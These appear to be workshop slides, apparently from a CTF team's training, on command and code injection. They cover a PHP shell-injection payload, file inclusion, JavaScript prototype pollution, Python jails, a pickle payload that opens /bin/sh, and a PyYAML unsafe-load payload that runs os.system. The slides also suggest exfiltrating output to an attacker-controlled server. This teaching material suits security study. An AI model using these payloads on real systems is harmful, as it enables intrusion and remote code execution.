# WS 1.3 - Command and Code injections

—

Polonium - Pwnzer0tt1

gh repo fork WS_1.3 - Command and Code injections

# Prerequisites

- WS_1.2 - File Disclosure and Server-Side Request Forgery
- Knowledge of 4 programming languages (minimum)

# Outline

- Command Injections
- Code Injections

# Introduction

**Command/code execution** is a vulnerability that arises when **unsafe input** is **interpreted/executed** by an application.

The exploitation of this vulnerability can lead to catastrophic results. It is possible to leak reserved data, compromise the integrity of stored informations and obstruct services availability.

# Command Injections

# Command Injections - System Shell

This type of injection is possible when the attacker can control the data passed to a **system shell**.

Example (http://example.com/):

```
system(“ping ” . $_GET[‘host’]);
```

Payload:
`http://example.com/?host=google.com%3Bls%20-a`

# Command Injections - System Shell

How to find a command injection?

If you are in a black box environment:

- Check the logic of the app and understand the implementation of the service
- Insert special characters inside input fields and check for errors/fails

If you are in a white box environment:

- Check the source code and look for functions that could execute system commands

# Command Injections - System Shell

If you think you found a vulnerable entrypoint:

- Inject **non-existent** command and look for errors
- Use a **sleep** command and check the response time
- If possible try to **ping** a server you control

In order to retrieve the output you can try:

- Writing the output on a file that is reachable from the extern
- Establish a connection to an external server you control

The character “>” is used in bash to redirect the output of a command.

# Command Injections

Are you having troubles finding the right payload?

Use these:

- https://swisskyrepo.github.io/PayloadsAllTheThings/
- https://book.hacktricks.wiki/en/index.html
- https://www.google.it/

# Code Injections

# Code Injections

**Code injections** works similarly as command injections, the only difference is that the injected code will be executed by an application interpreter instead of a shell.

Every function or language construct that evaluate code dynamically is potentially vulnerable (e.g. *eval*, *assert*).

Code injections depend on the language of the target application.

# Code Injections - PHP

PHP has multiple functions that can lead to code injections.

`include` is a **statement** that is used to execute other PHP files.

A file inclusion attack happens when the attacker is able to modify what file is included by the statement.

In the case the file is on the filesystem is called a **local** file inclusion (LFI).

If the file is supplied by an external source it's a **remote** file inclusion (RFI).

Try it: https://zixem.altervista.org/RCE/

# Code Injections - JavaScript Prototype Pollution

Source: https://swisskyrepo.github.io/PayloadsAllTheThings/Prototype%20Pollution/#summary


In JavaScript the majority of objects are instances of `Object` and all the objects are dynamic, that is we can add new properties to them at any time.

The objects, typically, inherit properties from `Object.prototype`

**Prototype pollution** is a vulnerability that consists in modifying the properties of `Object.prototype`

Modifying `Object.prototype` cause all the objects that inherited it to also inherit all the changes.

# Code Injections - JavaScript Prototype Pollution



```
let user = {
    username: "notadmin",
    isAdmin: false
};

let a = {};

Object.prototype.isAdmin = true;

console.log(user.isAdmin); // false

console.log(a.isAdmin); // true

console.log({}.isAdmin) // true
```

# Code Injections - JavaScript Prototype Pollution

```
let user = {
    username: "notadmin",
    isAdmin: false
};

let a = {};
a.constructor.prototype.isAdmin = true;

console.log(user.isAdmin); // false

console.log(a.isAdmin); // true

console.log({}.isAdmin) // true
```

# Code Injections - JavaScript Prototype Pollution

```
let a = JSON.parse(`{
    "__proto__": {
        "isAdmin": true
    }
}`);

let b = {};
Object.assign(b, a);
console.log(a.isAdmin) // undefined
console.log(b.isAdmin); // true
console.log({}.isAdmin); // undefined
```

# Code Injections - JavaScript Prototype Pollution

```javascript
function recursiveMerge(obj1, obj2) {
    for (var p in obj2) {
        try {
            if (obj2[p].constructor == Object) {
                obj1[p] = recursiveMerge(obj1[p], obj2[p]);
            }
            else {
                obj1[p] = obj2[p];
            }
        }
        catch(e) {
            obj1[p] = obj2[p];
        }
    }

    return obj1;
}

let a = JSON.parse(`{
    "__proto__": {
        "isAdmin": true
    }
}`);

let b = recursiveMerge({}, a);
console.log(b.isAdmin); // true
console.log({}.isAdmin); // true
console.log(Object.isAdmin); // true
```

# Code Injections - JavaScript Prototype Pollution

Try it:

- https://app.hackthebox.com/challenges/gunship
- https://github.com/TJCSec/tjctf-2022-challenges/tree/master/web/fruit-store

# Code Injections - Python Jails

Source: https://book.hacktricks.wiki/en/generic-methodologies-and-resources/python/bypass-python-sandboxes/index.html

It's a class of challenges in which there is a service that execute Python code provided by the user.

A series of restrictions are applied (e.g. can't use some modules, statements or functions) in order to limit the things the user can do.

The goal is to find a way around the restrictions and execute arbitrary code and read the flag.

Example:

- https://training.olicyber.it/challenges#challenge-432
- https://training.olicyber.it/challenges#challenge-433

# Code Injections - Python Pickle

Source: https://docs.python.org/3/library/pickle.html

**Pickle** is a module that implements a protocol for serializing (*pickling*) and de-serializing (*unpickling*) a Python object to and from a byte stream.

Pickle is:

- a binary serialization format
- **not** human readable
- Python-specific
- **vulnerable to arbitrary code execution**

# Code Injections - Python Pickle

```python
import pickle

d = {
    'first_name': 'John',
    'last_name': 'Doe'
}
print(d) # {'first_name': 'John', 'last_name': 'Doe'}

ser = pickle.dumps(d)
print(ser) # b'\x80\x04\x95+\x00\x00\x00\x00\x00\x00\x00}\x94(\x8c\nfirst_name\x94\x8c\x04John\x94\x8c\tlast_name\x94\x8c\x03Doe\x94u.'

de = pickle.loads(ser)
print(de) # {'first_name': 'John', 'last_name': 'Doe'}

print(d is de) # False
```

# Code Injections - Python Pickle

```
Python 3.10.12 (main, Jun 11 2023, 05:26:28) [GCC 11.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> pickle.load(open('test.pickle', 'rb'))
$ echo "This is a shell"
This is a shell
$
```

```
cos
system
(S'/bin/sh'
tR.
```

# Code Injections - Python Pickle

Pickle is a stack language which means that the pickle instructions push data onto the stack or pop data off the stack.

The previous example works like this:

```
cos\n

system\n

(S'/bin/sh'\n

tR.
```

Stack

# Code Injections - Python Pickle

`c` Read until *\n* as a module name `os`, then read the next line as the object name `system`. Push `os.system` onto the stack.

```
cos\n

system\n

(S'/bin/sh'\n

tR.
```

Stack

# Code Injections - Python Pickle

`(` Insert a marker object onto the stack, this is paired with `t` to produce a tuple.

```
cos\n

system\n

(S'/bin/sh'\n

tR.
```

Stack

| | | | |
|---|---|---|---|
| os.system | ( | | |

# Code Injections - Python Pickle

S Read the string between ' up to \n and push onto the stack.

```
cos\n

system\n

(S'/bin/sh'\n

tR.
```

Stack

| | | | |
|---|---|---|---|
| os.system | ( | “bin/sh” | |

# Code Injections - Python Pickle

`t` Pop objects off the stack until a `(` is popped, create a tuple containing the objects popped in the order they were pushed onto the stack. Push the tuple onto the stack.

```
cos\n

system\n

(S'/bin/sh'\n

tR.
```

Stack

| | | | |
|---|---|---|---|
| os.system | (“bin/sh”) | | |

# Code Injections - Python Pickle

`R` Pop a tuple and a callable off the stack and call the callable with the tuple as arguments. Push the result onto the stack.

```
cos\n

system\n

(S'/bin/sh'\n

tR.
```

Stack

# Code Injections - Python Pickle

`os.system` ← Callable called

`("/bin/sh")` ← Tuple used as argument of the callable

`.` End of the pickle.

Shell opened.

# Code Injections - Python YAML

Source: https://net-square.com/yaml-deserialization-attack-in-python.html

**YAML Ain't Markup Language (YAML)** is a human readable data serialization language. It can be used by any programming language and it's mainly used for configuration files and for data transmission by applications.

YAML is a data representation language and so there is no executable command, but language-specific tags are allowed so that local objects can be created by a parser that supports those tags.

Any YAML parser that allows object instantiation is **vulnerable to code injection attacks.**

# Code Injections - Python YAML

```python
import yaml

class A:
    def __init__(self):
        self.x = 19

    def hello(self):
        print('Hello')

    def get_x(self):
        return self.x

a = A()
a.hello()
print(a.get_x())

with open('object.yaml', 'w') as f:
    f.write(yaml.dump(a))
```

object.yaml > ...

```
!!python/object:__main__.A
x: 19

```

# Code Injections - Python YAML

test.py > ...

```python
import yaml

with open('object.yaml', 'r') as f:
    a = yaml.load(f.read(), yaml.UnsafeLoader)
```

object.yaml > ...

```
!!python/object/new:os.system ["ping -c 4 google.com"]
```

```
PING google.com (216.58.204.238) 56(84) bytes of data.
64 bytes from lhr48s22-in-f14.1e100.net (216.58.204.238): icmp_seq=1 ttl=117 time=23.4 ms
64 bytes from lhr48s22-in-f14.1e100.net (216.58.204.238): icmp_seq=2 ttl=117 time=25.2 ms
64 bytes from lhr48s22-in-f14.1e100.net (216.58.204.238): icmp_seq=3 ttl=117 time=22.7 ms
64 bytes from lhr48s22-in-f14.1e100.net (216.58.204.238): icmp_seq=4 ttl=117 time=23.1 ms

--- google.com ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 22.723/23.601/25.210/0.960 ms
```

# The End